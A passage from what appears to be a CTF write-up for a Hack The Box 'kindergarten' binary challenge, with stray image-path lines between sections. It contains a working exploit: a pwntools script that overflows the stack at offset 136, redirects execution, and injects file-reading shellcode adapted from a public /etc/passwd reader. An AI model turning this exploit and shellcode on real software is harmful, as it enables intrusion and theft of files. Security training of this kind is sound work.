
`0x6261616b6261616a` -> reverse for endianness -> ASCII -> ‘jaabkaab’

Now I just needed to locate ‘jaabkaab’ in the pwn`.cyclic()` string:



```
>>> cyclic(256).find(b'jaabkaab')
136
>>> 'A'*136 + 'B'*8
'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
>>> 
```


Trust me, you don’t need to see the entire string of ‘A’s with 8 ‘B’s tacked on the end for demonstration purposes.



```
Alright! Do you have any more questions? (y/n)
> y
Enough questions for today class...
Well, maybe a last one and then we finish!
> AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

Program received signal SIGSEGV, Segmentation fault.
0×0000000000400aea in kinder ()
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA

 RAX  0×91
 RBX  0×0
 RCX  0×7ffff7e8c5ce (read+14) ◂— cmp    rax, -0×1000 /* 'H=' */
 RDX  0×14c
 RDI  0×0
 RSI  0×7fffffffe000 ◂— 'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAABBBBBBBB\n\r@'
 R8   0×603010 ◂— 0×700000007
 R9   0×7
 R10  0×7
 R11  0×246
 R12  0×400760 (_start) ◂— xor    ebp, ebp
 R13  0×7fffffffe180 ◂— 0×1
 R14  0×0
 R15  0×0
 RBP  0×4141414141414141 ('AAAAAAAA')
 RSP  0×7fffffffe088 ◂— 'BBBBBBBB\n\r@'
 RIP  0×400aea (kinder+410) ◂— ret

 ► 0×400aea <kinder+410>    ret    <0×4242424242424242>
```


Now we can control the return address. But we want to point it to the address of the `kids_are_not_allowed_here()` function.

The address can easily be found by restarting gdb and running info functions:




```
pwndbg> info functions
All defined functions:

Non-debugging symbols:
0x00000000004006b0  _init
0x00000000004006e0  seccomp_init@plt
0x00000000004006f0  seccomp_rule_add@plt
0x0000000000400700  write@plt
0x0000000000400710  seccomp_load@plt
0x0000000000400720  strlen@plt
0x0000000000400730  alarm@plt
0x0000000000400740  read@plt
0x0000000000400750  setvbuf@plt
0x0000000000400760  _start
0x0000000000400790  _dl_relocate_static_pie
0x00000000004007a0  deregister_tm_clones
0x00000000004007d0  register_tm_clones
0x0000000000400810  __do_global_dtors_aux
0x0000000000400840  frame_dummy
0x0000000000400847  sec
0x000000000040090c  kids_are_not_allowed_here
0x0000000000400950  kinder
0x0000000000400aeb  setup
0x0000000000400b38  main
0x0000000000400be0  __libc_csu_init
0x0000000000400c50  __libc_csu_fini
0x0000000000400c54  _fini
pwndbg> 
```

So the payload would be 136 ‘A’s with the address `0x000000000040090c` at the end. To simplify and speed up this whole process I figured it would be best to craft a script utilizing pwntools that would get me to the end last prompt:



```
from pwn import *

context.log_level = 'debug'
p = process('./kindergarten')
p.recvuntil('Is everything clear? (y/n)\n> ')
p.sendline('blahblah')
for i in range(4):
    p.recvuntil('Alright! Do you have any more questions? (y/n)\n> ')
    p.sendline("y")
    p.recvuntil('Feel free to ask!\n>> ')
    p.sendline("y")
p.recvuntil('Alright! Do you have any more questions? (y/n)\n> ')
p.sendline("y")
p.recvuntil('Well, maybe a last one and then we finish!\n> ')
p.sendline('A'*136 + '\x0c\x09\x40\x00\x00\x00\x00\x00')
p.interactive()
```

After running the script, we are prompted with the “What are you doing here?!” string from `kids_are_not_allowed_here()`:




```
[DEBUG] Sent 0×2 bytes:
    b'y\n'
[DEBUG] Received 0×51 bytes:
    b'Enough questions for today class...\n'
    b'Well, maybe a last one and then we finish!\n'
    b'> '
[DEBUG] Sent 0×91 bytes:
    00000000  41 41 41 41  41 41 41 41  41 41 41 41  41 41 41 41  │AAAA│AAAA│AAAA│AAAA│
    *
    00000080  41 41 41 41  41 41 41 41  0c 09 40 00  00 00 00 00  │AAAA│AAAA│··@·│····│
    00000090  0a                                                  │·│
    00000091
[*] Switching to interactive mode
[*] Process './kindergarten' stopped with exit code -4 (SIGILL) (pid 343655)
[DEBUG] Received 0×3a bytes:
    00000000  57 68 61 74  20 61 72 65  20 79 6f 75  20 64 6f 69  │What│ are│ you│ doi│
    00000010  6e 67 20 68  65 72 65 3f  21 20 4b 69  64 73 20 61  │ng h│ere?│! Ki│ds a│
    00000020  72 65 20 6e  6f 74 20 61  6c 6c 6f 77  65 64 20 68  │re n│ot a│llow│ed h│
    00000030  65 72 65 21  20 f0 9f 94  9e 0a                     │ere!│ ···│··│
    0000003a
What are you doing here?! Kids are not allowed here! 🔞
```

The final piece of this puzzle was to put some shellcode into `ans` on the first read.

Remember we are limited in the syscalls we can make. So I took an educated guess that the solution was to have some shellcode that read a file at flag.txt in the current directory and print it to `stdout`.


Shellcraft from pwntools was not really working out in testing so I resulted to finding some shellcode online for reading /etc/passwd using on `open()`, `read()`, and `write()`: http://shell-storm.org/shellcode/files/shellcode-878.php

I modified the program slightly to read flag.txt instead of /etc/passwd:




```
BITS 64
; Author Mr.Un1k0d3r - RingZer0 Team
; Read /etc/passwd Linux x86_64 Shellcode
; Shellcode size 82 bytes
global _start

section .text

_start:
jmp _push_filename

_readfile:
; syscall open file
pop rdi ; pop path value
; NULL byte fix
xor byte [rdi + 10], 0x41

xor rax, rax
add al, 2
xor rsi, rsi ; set O_RDONLY flag
syscall

; syscall read file
sub sp, 0xfff
lea rsi, [rsp]
mov rdi, rax
xor rdx, rdx
mov dx, 0xfff; size to read
xor rax, rax
syscall

; syscall write to stdout
xor rdi, rdi
add dil, 1 ; set stdout fd = 1
mov rdx, rax
xor rax, rax
add al, 1
syscall

; syscall exit
xor rax, rax
add al, 60
syscall

_push_filename:
call _readfile
path: db "./flag.txtA"
```

Then I assembled it and got the shellcode bytes:




```
dayton@reid:~/ctf/htb-uni/completed_pwn_kindergarten$ nasm -o read_flag.o read_flag.S
dayton@reid:~/ctf/htb-uni/completed_pwn_kindergarten$ xxd -p read_flag.o
eb3f5f80770a414831c004024831f60f056681ecff0f488d34244889c748
31d266baff0f4831c00f054831ff4080c7014889c24831c004010f054831
c0043c0f05e8bcffffff2e2f666c61672e74787441
```

I made a test flag.txt in my working directory so I would know if the shellcode worked properly:




```
dayton@reid:~/ctf/htb-uni/completed_pwn_kindergarten$ cat flag.txt
fakeHTB{we_out_here}
```

I then placed the payload at the appropriate place in the pwntools script:




```
from pwn import *

# shellcode payload we will jump to
payload = ("\xeb\x3f\x5f\x80\x77\x0a\x41\x48\x31\xc0\x04\x02\x48\x31\xf6\x0f"
           "\x05\x66\x81\xec\xff\x0f\x48\x8d\x34\x24\x48\x89\xc7\x48\x31\xd2"
           "\x66\xba\xff\x0f\x48\x31\xc0\x0f\x05\x48\x31\xff\x40\x80\xc7\x01"
           "\x48\x89\xc2\x48\x31\xc0\x04\x01\x0f\x05\x48\x31\xc0\x04\x3c\x0f"
           "\x05\xe8\xbc\xff\xff\xff\x2e\x2f\x66\x6c\x61\x67\x2e\x74\x78\x74\x41")

p = process('./kindergarten')
context.log_level = 'debug'
p.recvuntil('Is everything clear? (y/n)\n> ')
p.sendline(payload)
context.log_level = 'info' # just for visibility
for i in range(4):
    p.recvuntil('Alright! Do you have any more questions? (y/n)\n> ')
    p.sendline("y")
    p.recvuntil('Feel free to ask!\n>> ')
    p.sendline("y")
context.log_level = 'debug'
p.recvuntil('Alright! Do you have any more questions? (y/n)\n> ')
p.sendline("y")
p.recvuntil('Well, maybe a last one and then we finish!\n> ')
p.sendline('A'*136 + '\x0c\x09\x40\x00\x00\x00\x00\x00')
p.interactive()
```

And after running the script:



